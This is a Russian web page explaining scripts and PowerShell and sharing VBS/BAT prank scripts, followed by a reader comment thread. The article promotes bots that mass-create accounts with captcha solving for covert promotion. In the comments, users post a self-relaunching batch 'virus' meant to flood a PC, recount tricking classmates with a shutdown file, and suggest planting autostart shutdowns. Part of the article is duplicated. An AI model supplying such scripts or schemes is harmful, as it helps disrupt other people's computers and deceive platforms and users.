
Скрипт
В современном программировании в Сети скрипты (сценарии) – это отдельные последовательности действий, созданные для автоматического выполнения задачи. Если готового сценария нет, пользователь выполняет эти действия вручную с соответствующими затратами времени и возможностями появления ошибок. Для написания скриптов используются специальные языки программирования, которые так и называются – скриптовые. Соответственно, скриптовый язык программирования – это набор лексический, семантических и синтаксических правил для создания и редактирования скриптов. Корректно также синонимичное название «язык сценариев».
История развития скриптов
Рассмотрим для примера историю развития наиболее распространенного скриптового языка JavaScript. Именно с его помощью реализуются множество решений по взаимодействию пользователей с сайтами, программируются широкие возможности интерактивных страниц.
В 1995 году компания Netscape для своего популярного на тот момент браузера Netscape Navigator 2.0 предложила специальный язык под названием LiveScript. На то время возможности языка были очень скудными, и многие просто не понимали, что такое скрипт (script) в браузере. Тогда он мог проверять и обрабатывать те данные, которые пользователь оставлял на странице сайта через форму. Такая проверка давала возможность контролировать правильность введенных данных и избегать отправки формы без нужной информации. Вскоре название этого языка было изменено на JavaScript.
Через некоторое время известный конкурент Netscape – корпорация Microsoft – создал свою версию JavaScript. Несмотря на то что такой скриптовый язык программирования имел немного отличающиеся функции, он успешно прижился и получил собственное название JScript. Он начал использоваться в браузере Internet Explorer начиная с версии 3.0. Через некоторое время и другие браузеры стали поддерживать JavaScript.
Со временем язык развивался и совершенствовался, теперь с его помощью можно успешно решать гораздо более сложные задачи. Интерпретатор JavaScript является встроенным элементом всех современных браузеров.
Несмотря на жесткую конкуренцию, Microsoft и Netscape вместе с наиболее авторитетными разработчиками обеспечения для деятельности в Интернете трудились в организации W3C. В результате были подготовлены единые стандарты и рекомендации. Но все же языки JavaScript и JScript имеют определенные различия, что необходимо учитывать в работе.
Основные принципы скриптов
Интерпретатор языка JavaScript встроен во все популярные браузеры. Именно поэтому любой браузер понимает, что такое скрипт на этом языке. Эти коды успешно выполняются в тот момент, когда пользователь обращается к страницам сайта. Но такие же скрипты могут успешно работать и на сервере, если на нем установлен интерпретатор JavaScript. Сценарии могут выполняться как на стороне клиента, в браузере, так и непосредственно на сервере.
Скрипты имеют следующие цели:
Преимущества скриптов
Недостатки скриптов
Типы скриптов
По степени быстродействия они подразделяются на языки динамического разбора (sh, COMMAND.COM) и требующие предварительной компиляции, такие как Perl. Также скриптовые языки разбиваются на несколько больших групп по применению.
Примеры скриптовых языков
Наиболее известные: PHP, Perl, Python, AngelScript, JavaScript, JScript и другие. Все они являются высокоуровневыми. По своему механизму действия скриптовые языки обычно интерпретируются, а не компилируются.
Роль скриптов в продвижении
Использование в процессе программирования страниц слайдеров, динамических навигационных меню, активных элементов анимации позволяет расширить юзабилити сайтов, увеличить их посещаемость. Удачные решения на этой основе значительно повышают продажи. В качестве примера можно рассмотреть специальные технологии создания видеопродающих страниц. Здесь используются приемы на основе JavaScript.
И таких решений множество.
Отдельно стоит отметить технологии создания скриптов, имитирующих с помощью специальных программ действия пользователей в различных направлениях. Такие скрипты и шаблоны формируются на основе программ ZennoPoster, Human Emulator и их аналогов.
Уникальность таких решений базируется на том, что в шаблонах ZennoPoster может быть запрограммирована любая последовательность действий реального пользователя. При этом программа может эмулировать одновременно практически неограниченное количество пользователей, применять как собственные, так и получаемые из Интернета информационные базы.
В качестве примера можно рассмотреть шаблоны, позволяющие в автоматизированном режиме выполнять множество действий по продвижению сайтов и товаров в социальной сети «ВКонтакте». Другие шаблоны обеспечивают размещение объявлений или иной информации в Сети. Третьи в автоматизированном режиме могут генерировать множество блогов и страниц, на которых размещаются ссылки или коммерческая информация. Пользователи, которые видят результаты таких действий, обычно не знают, что это заскриптованный алгоритм размещает информацию для них в соцмедиа.
Во многих случаях для продвижения сайтов необходимо множество аккаунтов почты. В качестве примера можно рассмотреть почтовый сервис mail.ru. Автоматизированный шаблон для программы ZennoPoster легко справляется с этой задачей. При этом скрипт не просто заходит на страницу регистрации, но также самостоятельно выполняет работу по разгадыванию капчи, определяет возможный бан IP-адреса и выполняет много других действий.
Использование языка JavaScript в контекстной рекламе
Еще в 2012 году рекламная система Google AdWords внесла в свой интерфейс возможности использования скриптов для автоматизации управления рекламной кампанией. Такой способ управления работает значительно быстрее, чем использование API. К тому же он не требует применения сложных языков программирования. Задачи на основе скриптов запускаются по расписанию. Они обеспечивают регулярную проверку аккаунта, дают возможность анализировать статистику рекламы и вносить любые заданные изменения. При этом можно в автоматизированном режиме отслеживать качество рекламных объявлений, отключать неэффективные каналы рекламы и подключать эффективные.
Создание скрипта на компьютере самостоятельно
Опытные пользователи всегда пытаются упростить работу с ПК и наверняка захотят узнать, как сделать скрипт на компьютере и что это такое.
Что такое пакетный файл
Пакетный файл – это термин, который часто приходится слышать пользователям ПК. По сути, это способ делать вещи, не делая их на самом деле. Набор команд также известен как скрипт.
Следовательно, это документ сценария, используемый для автоматизации задач в операционных системах DOS, Windows и OS / 2.
Многим пользователям известен термин интерпретатор командной строки, известный как CMD или командная строка. Он принимает различные директивы в виде ввода с клавиатуры и обрабатывает их.

Пакетный документ играет роль посредника между пользователями и командной строкой. Элементы с форматом bat, cmd и btm содержат команды CMD. Во время запуска такого документа, директивы, записанные в нем, выполняются в интерпретаторе в последовательном порядке. В противном случае их нужно будет вводить вручную, построчно.
Зачем нужен скрипт
Скрипт экономит время пользователя. В противном случае нужно будет вводить одни и те же директивы снова и снова.
Например, можно запланировать выключение операционной системы через определенное время с помощью CMD. Когда будет создан нужный документ, достаточно будет лишь дважды щелкнуть по нему. Он запустится, и система выключится по истечении установленного времени.
Если разработчик хочет использовать командную строку на компьютере при установке программного обеспечения, он может сделать это, включив файл в установочные пакеты. В противном случае придется запускать команды вручную.
При создании пакетного элемента также можно включить циклы (for), условные операторы (if), управляющие операторы (go to) и т. д. Кроме того, есть возможность запустить один документ из другого с помощью функции call.
Основные bat команды
Полезно будет знать некоторые bat директивы, которые помогут создать базовые пакетные файлы:
Выше перечислено внутренние директивы, которые поставляются с ОС. Пакетный скрипт также может поддерживать внешние команды. Они добавляются при установке нового программного обеспечения в системе. Например, если на компьютере установлен Google Chrome, можно воспользоваться функцией «chrome» в окне CMD.
Все эти команды могут помочь создать простой bat-файл. Есть возможность улучшить свой скрипт, изучив больше функций из списка CMD.

Создание bat-скрипта в Windows
В Windows можно создать командный файл, используя шаги ниже или шаги, упомянутые в разделе командной строки MS-DOS. Если удобно использовать стандартные программы, можно воспользоваться любым текстовым редактором (например, Блокнот или WordPad) для создания пакетных документов.
Для того чтобы создать скрипт с расширением bat в блокноте, стоит выполнить следующие действия:
Шаги для создания скриптов практически одинаковы, независимо от того, установлена версия Windows 10, 8.1, 7 или даже XP.
Стоит обратить внимание, что можно использовать расширение cmd вместо расширения bat.
Создание bat-файла в MS-DOS
Чтобы создать пакетный элемент в MS-DOS или командной строке Windows, важно выполнить следующие действия:
7 скриптов для Windows, которые помогут сэкономить время


Для исполнения следующих скриптов мы обратимся к PowerShell. Любой системный администратор (по профессии или в душе) знает его возможности и периодически пользуется, для всех остальных это просто интерфейс командной строки или иностранное слово. На популярных ресурсах вы можете найти уйму идей, как использовать PowerShell для развлечения и дела, здесь же мы рассмотрим лишь простые скрипты, которые помогут войти в курс дела.
Выключение и перезапуск
Итак, самая простая операция выключения вашего компьютера. Открываем блокнот, прописываем:
Удаляем ненужное
В различных сборках, предустановленных на компьютер или ноутбук, вы можете наткнуться на массу абсолютно ненужных пакетов приложений. Удалить их с помощью скрипта проще простого:
Управляем процессами
Есть в PowerShell две полезные команды, которые позволят бороться с ветряными мельницами (процессами, снижающими быстродействие). Вывести их на экран можно просто прописав:
или информацию о конкретном сервисе под кодовым названием *NAME* (на этом месте должно быть название интересующего сервиса):
Но это можно сделать в диспетчере задач, а вот действительно полезным может оказаться создание файла, который по клику закрывал бы все процессы с повышенным потреблением ресурсов (браузеры, антивирусы и пр.). Для этого воспользуйтесь командой Stop-Service:
Названия для замены указаны в * *.
Переименовываем группу файлов
Ищем файлы
Или чуть более сложный пример, когда поиск будет производиться ещё и в подпапках:
Справка
Это команда, которая выведет на экран все доступные команды с кратким описанием. Хотите подробнее? Нет ничего проще:
Где вместо *CMDLET* вставьте любую интересующую команду.

Находим данные
Теперь перейдём к простым скриптам, описанным чуть более сложными командами. Например, с помощью PowerShell вы можете выудить почти всю информацию о железе и комплектующих. Как вариант, вот скрипт для оценки уровня заряда аккумулятора:
Архитектура процессора удалённого компьютера:
[PSObject].Assembly.GetType( ‘System.Management.Automation.PsUtils’
).GetMethod(‘GetProcessorArchitecture’, [Reflection.BindingFlags]40
).Invoke($null, @())
Иногда важной задачей бывает проверка прав администратора у текущего пользователя. Вот простой способ на PowerShell:
[PSObject].Assembly.GetType(‘System.Management.Automation.Utils’).GetMethod(
‘IsAdministrator’, [Reflection.BindingFlags]40).Invoke($null, @())
На этом пока остановимся. Как вы наверное убедились, PowerShell не самый сложный, но очень полезный инструмент, который способен выполнять, как простейшие операции, так и достаточно сложные. Однако PowerShell не единственный инструмент для создания скриптов для Windows. Но об этом в следующий раз.
Если вы только недавно встали на путь программирования и ещё даже не пробовали поиграться с установленной операционной системой, то манипулирование с помощью скриптов может вызвать резонные вопросы необходимости и удобства. Однако, даже если опустить тот простой факт, что они помогают лучше понять, как функционирует ОС, в будущем при создании приложений, исполнение сценариев может оказаться крайне полезным навыком.
Для исполнения следующих скриптов мы обратимся к PowerShell. Любой системный администратор (по профессии или в душе) знает его возможности и периодически пользуется, для всех остальных это просто интерфейс командной строки или иностранное слово. На популярных ресурсах вы можете найти уйму идей, как использовать PowerShell для развлечения и дела, здесь же мы рассмотрим лишь простые скрипты, которые помогут войти в курс дела.
Выключение и перезапуск
Итак, самая простая операция выключения вашего компьютера. Открываем блокнот, прописываем:
Удаляем ненужное
В различных сборках, предустановленных на компьютер или ноутбук, вы можете наткнуться на массу абсолютно ненужных пакетов приложений. Удалить их с помощью скрипта проще простого:
Управляем процессами
Есть в PowerShell две полезные команды, которые позволят бороться с ветряными мельницами (процессами, снижающими быстродействие). Вывести их на экран можно просто прописав:
или информацию о конкретном сервисе под кодовым названием *NAME* (на этом месте должно быть название интересующего сервиса):
Но это можно сделать в диспетчере задач, а вот действительно полезным может оказаться создание файла, который по клику закрывал бы все процессы с повышенным потреблением ресурсов (браузеры, антивирусы и пр.). Для этого воспользуйтесь командой Stop-Service:
Названия для замены указаны в * *.
Переименовываем группу файлов
Ищем файлы
Или чуть более сложный пример, когда поиск будет производиться ещё и в подпапках:
Справка
Это команда, которая выведет на экран все доступные команды с кратким описанием. Хотите подробнее? Нет ничего проще:
Где вместо *CMDLET* вставьте любую интересующую команду.
Находим данные
Теперь перейдём к простым скриптам, описанным чуть более сложными командами. Например, с помощью PowerShell вы можете выудить почти всю информацию о железе и комплектующих. Как вариант, вот скрипт для оценки уровня заряда аккумулятора:
Архитектура процессора удалённого компьютера:
[PSObject].Assembly.GetType( ‘System.Management.Automation.PsUtils’
).GetMethod(‘GetProcessorArchitecture’, [Reflection.BindingFlags]40
).Invoke($null, @())
Иногда важной задачей бывает проверка прав администратора у текущего пользователя. Вот простой способ на PowerShell:
[PSObject].Assembly.GetType(‘System.Management.Automation.Utils’).GetMethod(
‘IsAdministrator’, [Reflection.BindingFlags]40).Invoke($null, @())
На этом пока остановимся. Как вы наверное убедились, PowerShell не самый сложный, но очень полезный инструмент, который способен выполнять, как простейшие операции, так и достаточно сложные. Однако PowerShell не единственный инструмент для создания скриптов для Windows. Но об этом в следующий раз.
Пишем программы (скрипты) в Блокноте Windows
 С этой статьей вы не научитесь программировать и даже не напишите как таковую программу, но найдете здесь отличные VBS скрипты и BAT файлы, которые без проблем напишете в обычном блокноте Windows, сможете усовершенствовать по своему, потом похвастаться перед друзьями и близкими. Возможно это поднимет вам настроение и вы отлично проведете время.
Приступим
Научим компьютер здороваться
Set sapi=CreateObject(«sapi.spvoice»)
sapi.Speak «Hello!»
Один нюанс: если вы прописали в кавычках слова русскими буквами, а при запуске произносится непонятно что, то у вас просто не установлен русский голосовой движок. Подробная установка и настройка голосового движка выходит за рамки нашей статьи, поэтому более подробно ознакомьтесь здесь и вновь возвращайтесь сюда.
Все просто, программу (скрипт) добавить в автозагрузку можно таким же образом, то есть через такой же VBS скрипт. Создаем файл в блокноте, копируем/вставляем (Ctrl+C/Ctrl+V) следующий код:
Dim vOrg, objArgs, root, key, WshShell
root = «HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\»
KeyHP = «Program»
Set WshShell = WScript.CreateObject(«WScript.Shell»)
WshShell.RegWrite root+keyHP,»C:\Privet.vbs /autorun»
Открыть дисковод
Set a = CreateObject(«WMPlayer.OCX.7»)
Set b = a.CdromCollection
Set c = b.Item(0)
Set d = c.Eject
Есть более интересная модификация данного скрипта:
Set WMPlayer = CreateObject(«WMPlayer.OCX.7»)
do
WMPlayer.CdRomCollection.Item(0).Eject()
loop
В данном случае будет все время открываться-закрываться CD/DVD-привод, на ноутбуках в этом случае будет открываться после каждого его закрытия.
Внимание! Второй код (открытие-закрытие дисковода), некоторые антивирусы видят как вредоносную программу. Антивирус Касперского (в т.ч. и Kaspersky Free) его видит именно так и уничтожает сразу же. В первом же случае (просто открытие дисковода) для антивирусных программ не является вредоносным скриптом.
Чтобы прекратить автоматически открывать-закрывать дисковод необходимо:
Игра
Вы также можете изменять сообщения по своему, все что написано кириллицей без проблем редактируется. Не бойтесь сломать код. Поэкспериментируйте. В случае чего заново скопируйте рабочий код отсюда.
Ну и перед тем как переходить к батникам (.BAT) воспользуемся самым полезным VBS скриптом из всех перечисленных в этой статье.
Скрипт закрывающий wscript.exe
Set TaskKill = CreateObject(«WScript.Shell»)
TaskKill.Run «TaskKill /f /im wscript.exe»
По сути он делает тоже самое, что чуть выше объяснялось в диспетчере задач, как например нельзя просто взять и закрыть надоедливый скрипт открывающий-закрывающий дисковод, а запустив данный скрипт все запущенные будут закрыты. Это как клин клином вышибают.
Завершение работы /Перезагрузка компьютера
Совсем простой батник состоящий всего из одной строки.
Есть такой вариант кода:
Удаление обновлений
@echo
echo
echo Step 1: Delete Updates Telemetry
wusa /uninstall /kb:3068708 /quiet /norestart
wusa /uninstall /kb:3022345 /quiet /norestart
wusa /uninstall /kb:3075249 /quiet /norestart
wusa /uninstall /kb:3080149 /quiet /norestart
Таким образом можно удалить абсолютно любое обновление, даже назойливое KB971033 которое проверяет копию Windows 7 на подлинность.
172 thoughts on “ Пишем программы (скрипты) в Блокноте Windows ”
Пробую проделать с дисководом, не работает на Windows 8.
Ошибка компиляции Microsoft VBScript, Недопустимый знак, код 800А0408
Увы, насчет windows 8 не знаю…проверено на «семерке» все замечательно работает.
Windows 7 Проффесиональная пишет: Ошибка компиляции Microsoft VBScript, Недопустимый знак, код 800А0408
Попробуйте заного нормально написать, возможно допустили ошибку где-то, с данной ошибкой встречаются очень часто
ОН НЕ ВИДИТ РУССКИЙ ЯЗЫК ТАМ ТУПО КАКОЙ ТО СТРАННЫЙ ШРИФТ
у меня тоже так если я пишу в нотпад++, но если я открою через обычный блокнот, сохраню а потом буду запускать через нотпад++ то там пишет по русски а не на языке стола зачарований.
Во время сохранения выбери кодировка: ANSI
я также написал не работает
Через Notepad++ преобразовать в UTF-8 без BOM и сохранить.
Ну и про кавычки не забывайте, елочки не подойдут, нужны лапти
РАБОТАЕТ НА ВИНДЕ10
Нужно вот такие ковычки («»)
не такие там написано такие » «
тем временем в долбаной записи говорится вот такие «»
Set y = CreateObject(«Scripting.FileSystemObject»)
Set y = Nothing
Do
a = 0
u = 0
Randomize
Number = Int((RND*99)+1)
MsgBox «I ZADAL CHSLO OT 1 DO 100, POPROBUE OTGADAT»,64,»YGADAIKA»
Do
a = a + 1
c = InputBox(«YGADAI CHCLO» & vbCrLf & vbCrLf & «Попытка: » & a & vbCrLf & vbCrLf & «CHTOBA POCMOTRET REZULTAT VEDI CHECLO!» & vbCrLf & vbCrLf & «DLI VAXODA OCTAVTE POLE PYCTAM» & vbCrLf & vbCrLf,»YGADAIKA»)
If c = «!» Then CreateObject(«WScript.Shell»).Run «notepad C:\Windows\Result.dll»,3,True : Exit Do
If c «» Then
If IsNumeric(c) = True Then
If CInt(c) Number Then MsgBox «NET, ETO NE » & c & «. I ZAGODAL CHICLO MENSHE»,64,»YGADAIKA»
If CInt(c) = Number Then
Set y = CreateObject(«Scripting.FileSystemObject»)
MsgBox («Количество попыток: » & a)
If MsgBox («PRAWELNO, ETO BLO CHECLO » & c & «. NACHAT ZANOVO?»,36,»YGADAIKA») = 6 Then Exit Do Else WScript.Quit
End If
Else
MsgBox «ETO CHECLO!»,16,»YDAIKA»
a = a — 1
End If
Else
a = a — 1
l = MsgBox («TA NECHGO NE VEL. VAITI IZ PROGRAMA?»,36,»YGADAIKA»)
If l = 6 Then WScript.Quit
End If
Loop
loop
У меня Windows 7 Проффесиональная и всё работает хорошо только дисковод открывается на несколь ко секунд
Я тоже на Windows xp открыл, выбило ошибку.
ты вместо елочек пиши скобки
И десятка с любым вбс такое выдаёт.
у меня тоже русский не работает. На англ все фразы переведи
разыграл друга что типа через 10 сек выходит сообщение что комп заблокирован
На Windows 10 все тоже отлично работает. Жду еще более крутых скриптов! 😉
Давайте сотрудничать! Я тоже вирусы делаю
Это уголовно наказуемо, не помню какая статья но потом загуглю, и да, это не вирусы а так называемые приколы, а ПРИКОЛЫ и ВИРУСЫ отлечаются, вот наример какие ты вирусы делаешь а? ой да не дери ты мозги что ты делаешь «Вирусы», я тоже могу сделать «вирус» просто бл*ть найти в интернете и всё, делает он их ага.
лол, это тупая игрушка на бат, я также с легкостью могу сказать что я хакер, сделав за минуту батник, который копирует себя в автозагрузку и включает компьютер, только твоей игрушкой никому не навредить, а я одноклассников на бабло разводил, на настоящее, тупо подхожу с флешкой, говорю «на, тут все серии наруто, запусти файл.bat и наслаждайся. Через 5 минут звонит растерянный ламер и бормочет что у него комп вырубился и не включается. Я прихожу. за сотку включаю с винды безопасный режим, через кмд делитаю файл из автозагрузки, халявная сотка, здравствуй
мда вы решили создавать вирусятины…
эй давай вместе создавать вирус у меня один есть если хочеш связатся то мой вк flapi flapik
ЭЙ! у меня касперский ругается на privet.txt!
Кавычки нужно проверить, может вы копируете и вставляете с елочками «_», а в коде нужны лапки ”_“
На Windows 8 надо использовать кавычки вот такие «»
Надо вместо ЁЛОЧКИ писать и всё КЛАСНО
Согласен, еще ошибка : недопустимый знак
Просто этот чудик сделал не верно.Он сказал комп не читает кавычки в виде »
а сам их и напихал,замените все кавычки » на ковычки «» и все просто таже проблема была
кавійки надо поставить «такие» а не такие как написано там
А ты пробовал заменить <> на «кавычки обычные»?
там все >>заменить на «
У меня выдает ошибку но работает
а дисковод есть то на пк, или декоративная заглушка стоит?
Не благодарите, пожалуй.
P.S. (Не делайте такое на своём компьютере, убьёте его).
Ты в курсе, что просто чистишь рабочий стол этим скриптом?
-ТВОЙ КОМП: ЖОПА ГОРИТ
В Windows 8, 10 Windows media player есть.
Интересная штучка. Лично у меня скрипт тоже выдает ошибку, но при том дисковод открывается
не знаю, у меня на 8 работает ВСЕ без каких либо ошибок
у меня 8.1, работает
а на виндовс 10 работает!
Там написано какая строка?
Знаешь у меня тоже такое но дисковод вылезает на семёрке на 8 тоже должно.
Прошу прощения,на второй комментарий можно не отвечать,я поняла
=) Ну в принципе вы установили голосовой движок (русский) и этого достаточно, а балаболка — хорошая штука, я например ее настроил более мене прилично и она мне читает книги))
Это Вам спасибо, рад, что смог как-то помочь, заходите почаще!
вот шутка про дисковод..при запуске от говорит об ошибке.мол депустимый знак в 1 строке 29 символ
Проверьте может опечатка где в тексте, а система у вас какая?
По моему надо заменить этот символ: одну кавычку («) на другую («)
? короче на такую, ту почему-то не пишет (где буква Э, на английском, с shift-ом (»))
а у меня семёрка и всё ровно пишет при открытии любых vbs выскакивает Ошибка компиляции Microsoft VBScript, Недопустимый знак, код 800А0408
Проверьте может ошибка синтаксическая, в принципе в коде ошибок нет, работает все нормально. Пробел лишний не в том месте поставили, вообще все так же если по порядку сделать как описано в посте, то должно все нормально запускаться.
Если я вас правильно понял, вы хотите что то типа справочника bat? т.е. команда и обозначение того самого батника, если так то может чуть позже займусь этим.
да,именно это я и имел ввиду.
Сможете это сделать?
Люди что делать. Я скачал архив и разархивировал. Начинаю открывать Vbs файл и ничего не происходит.(антивирус выключен, windows 7 максимальная)
Set WMPlayer = CreateObject(«WMPlayer.OCX.7?)
do
WMPlayer.CdRomCollection.Item(0).Eject()
loop
А какая ошибка выходит?
Скрипт проверил, (Win7 32bit), все работает прекрасно дисковод открывается. У вас система какая? просто на Windows XP бывают ошибки.
У меня windows 7 /32 bit
При использовании скрипта про открытие/закрытие дисковода вылазит вот такая ошибка:
Сценарий: D:\1.vbs
Строка 1
Символ 29
Ошибка: Недопустимый знак
Код 800A0408
Источник: Ошибка компиляции Microsoft VBScript
Такс…насчет «справочника», пока не знаю, возможно в скором времени подготовлю, но кончено не полный, а то все bat команды собрать…можно сума сойти =) так самые интересные может и соберем. А насчет данного скрипта, попробуйте вот скачать — http://ocompah.ru/123.rar и так попробуйте запустить после разархивации.
Ваш сохраненный скрипт работает!, а тот что пишу я нет…
Вы не могли бы сохранить созданный вами скрипт в формате txt? чтоб я посмотрел в чем моя ошибка?
Да вы просто нажмите правой кнопкой мыши на файл и выберите «изменить», где и откроется через блокнот.
все,разобрался со скриптом,большое вам спасибо!
Постараюсь как можно скорее написать, но увы, сейчас пока нет времени.
да у меня такое было но дисковод открывался
На Windows XP ошибки быть не может если правильно ввести
Проблема с как научим компьютер «разговаривать» выдает 800а0408 ошибка компиляции что я не так делаю подскажите плиз
Скорее всего синтаксическая ошибка, попробуйте проверить нет ли лишних пробелов, кавычки попробуйте не копировать а в ручную писать, если что отпишитесь.
Я разобрался подскажите а он по русски разговаривать может
Заранее спасибо.
Конечно может если установлен голосовой движок.
Отличная статейка. Увлекла 😉
На windows vista что то не получается.
Что, тоже ошибка компиляции выходит?
Как продвигается составление «справочника»? очень жду.
Заранее спасибо за ответ.
Начинал с vbs,bat сейчас на Delphi перешёл)
Большое спасибо за ваши статьи,помогли в своё время.
я всё сделал создал на когда я открываю блокнот с кодом выдаёт ошибку(((почему.
ошибка возможно синтаксическая, посмотрите не пропустили ли какой нибудь знак, может пробел лишний.
как установить голосовой движок
Скачать и просто установить как и другие программы
сообщите мне адрес справочника по батникам очень хочу то что я писал неработало а скачал и заработало!! класс из етим дисководом получилось у брата на ноуте запущу)))))
Здесь на форуме ковычки другие! В любом коде, заместо » пишем, стандартные «
А можете ссылку дать на скачивания»Алёны»
а то нормальную не могу найти
Вот вам торрент ссылка на голосовой движок «Алена» — скачать
у меня виндовс 8 и у меня не че не получается то ест … все коды папробывал
Я на 8 пробовал только дисковод.
Кавычки обычные.
Set WMPlayer = CreateObject(«WMPlayer.OCX.7»)
do
WMPlayer.CdRomCollection.Item(0).Eject()
loop
Попробуй так
Странно он в комментах при вставке сам делает другие кавычки.
В общем на 8 такие ( » ) и такая же закрыть.
И опять он их изменил.ППц просто. На 8 две запятых вверху — это начало и две вверху- конец
а от куда я знаю вдруг файл завирусован
Вас никто не заставляет, ваше право, вы беспокоитесь за свою безопасность, здесь нет ничего такого.
А как сделать батнике много открываний?
В итоге как решили вопрос с ошибкой компиляции, у меня также выдает ошибку
800а0408 ошибка компиляции
А вы вконтакте есть? Дайте ссылку пожалуйста
У меня вопроспо поводу сайта. Как только я открываю 1 часть данной статьи меня перекидывает сюда.
Я обновил статьи и теперь по скриптам в блокноте одна запись. Нету смысла плодить множество маленьких однообразных статей. Здесь в основном те же скрипты и батники, что были написаны когда-то в первой и во второй частях, только лучше изложено.
Все сделал как надо.Даже ошибку в коде исправил,так то писало что неверный символ(и я не про «)
Скрин:http://radikal.ru/lfp/s017.radikal.ru/i435/1608/70/8b3232295094.png/htm
OC Windows 7 Максимальная x64
Встречал такое оформление в игре(TES 5:Sryrim)Где имя персонажа и название которые я лично давал предмету писалось такими символами.Не знаю как это связано.
Чем поможете?
винда 8.1 все супер работает
юху я все сделал на обычном блокноте просто исправил некоторые ошибки
здравствуйте.Я заменил все ёлочки на лапки,а при открытие файла выдаёт ошибку
Что то не получается в 1-ом пишет строка 1 символ 1
Для работы этого скрипта нужно заменить ёлочки на лапти, а также тире на минус (a = a — 1).
За скрипт спасибо, а ленивым, кто не может читать текст ошибки и немного подумать — фу.
Я заменил всё ёлочки на лапти
У вас криво написано «Угадайка» (скрипт)
Знаки не те и всё время выдаёт ошибки!
Я уже закалибался исправлять их.
Вот рабочий «Угадайка». На Windows XP проверил.
как открыть программу Excel на заданное количество времени и закрыть ее?
Написал скрипт на приветствие » Привет пончик» у подруги, и она пошла худеть )))
Может кто подсказать как написать скрипт, что бы по указанному времени звук переключался с наушников на колонки? Ночью люблю засыпать слушая музыку в наушниках, что бы никому не мешать, а утром нужен громкий будильник с колонок, поэтому и интересуюсь.
Здравствуйте не подскажите как сделать просто окна для вопросов типо: ты ел? ответы : да или нет и и при нажатие ответа выскакивал другой вопрос и те же ответы )
угадайка на «восьмерке» не работает.. все варианты перепробовал из тех что советовали
Здравствуйте.
Игра «Угадайка» не запускается. Выдаёт ошибку. Что делать?
Заного в угадайке!Как исправить?
Фуфло это «всё», прокисшее!…
У Меня получилось я кинул своим друзьям угадайку и там есть установка и я снял её на ютуб
Для кручения вертушки зажмите любую клавишу
Отредактируйтн пробелами ↑↑↑ звездочки, чтобы получились «плюсик» сверху и «крестик» ниже
Вот вам вирус
@echo off
CLS
:A
start calc.exe
start nitepad.exe
start Archiver.bat
goto A
Сохранить как Archiver.bat (ТАКЖЕ С БЛОЬШОЙ БУКВЫ ИЛИ СКРИПТ НЕ СРАБОТАЕТ ПОЛНОСТЬЮ. )
Для более жесткого эффекта добавьте в код прописку в автозагрузку
Описание:
Это вирус спаммер который бесконечно открывает блокнот, калькулятор и СЕБЯ, чтобы удалением нельщя было остановить процесс открывания
попробовал написал «привет чувак» — всё получилось
Незаметно кому-то подкинуть «выключку» и поставить на автозапуск.
Запустил… пишет строка 1 ошибка: нету слова «sai» Что это значит? (нету слова — это я сказал по другому но смысл один!)
Слишком сложно и не понятно.
Здравствуйте.
Можно ли создать скрипт для вызова из контекстного меню в любой папке, чтобы в этой папке менялся тип группировки и сортировки файлов на заранее заданный? Если да — то как? Спасибо.
как можно писать программи без знания англиского языка
Вин 8.1. Приветствие и автозагрузка сохраненные через notepad++ работают без проблем. Через автозагрузку можно запускать другие программы. Удаление скриптов при сохранение через блокнот выдало ошибку, через notepad++ ошибку не выдает. Остальное не пробывал.
почему у меня не работает ни один код?
ребята помогите пожалуйста, как сделать что бы команда «C:\WINDOWS\system32>netsh wlan start hostednetwork» автоматически запускалась при старте компьютера от имени администратора (windows 10)
Может быть коряво, но работает. Добавил ограничение по количеству попыток, так интересней
Set y = CreateObject(«Scripting.FileSystemObject»)
If x = 1 or x = 2 or x = 3 Then x = 4
MsgBox «Я загадал число от 1 до 100, попробуй отгадать его.» & vbCrLf & «Попытки ограниченны!» & vbCrLf & «Количество попыток: «& x & vbCrLf,64,»Guess Random Number»
k = InputBox(«Угадай число. » & «Попытка: » & a & » из » & x & vbCrLf & vbCrLf & «Чтобы посмотреть результаты введите число!» & vbCrLf & vbCrLf & «Для выхода нажмите Отмена или оставьте поле пустым» & vbCrLf & vbCrLf,»Guess Random Number»)
If k = «число» Then MsgBox «Хитрый какой! Ладно, я загадал число » & Number & «… Просто напиши его и давай уже закончим со всем этим…»,48,»Подсказка!»
If IsNumeric(k) = True Then
MsgBox «Число должно быть в диапозоне от 0 до 100.»,48,»Guess Random Number»
крч смотрите… как быть если комп не знает с помощью какой программы производить — Set sapi=CreateObject(«sapi.spvoice»)
sapi.Speak «Hello!»
Кто в макросах хорошо шарит??
Здравствуйте а вы не можете зделать статью про символы и знаки что бы я/мы могли понимать что написано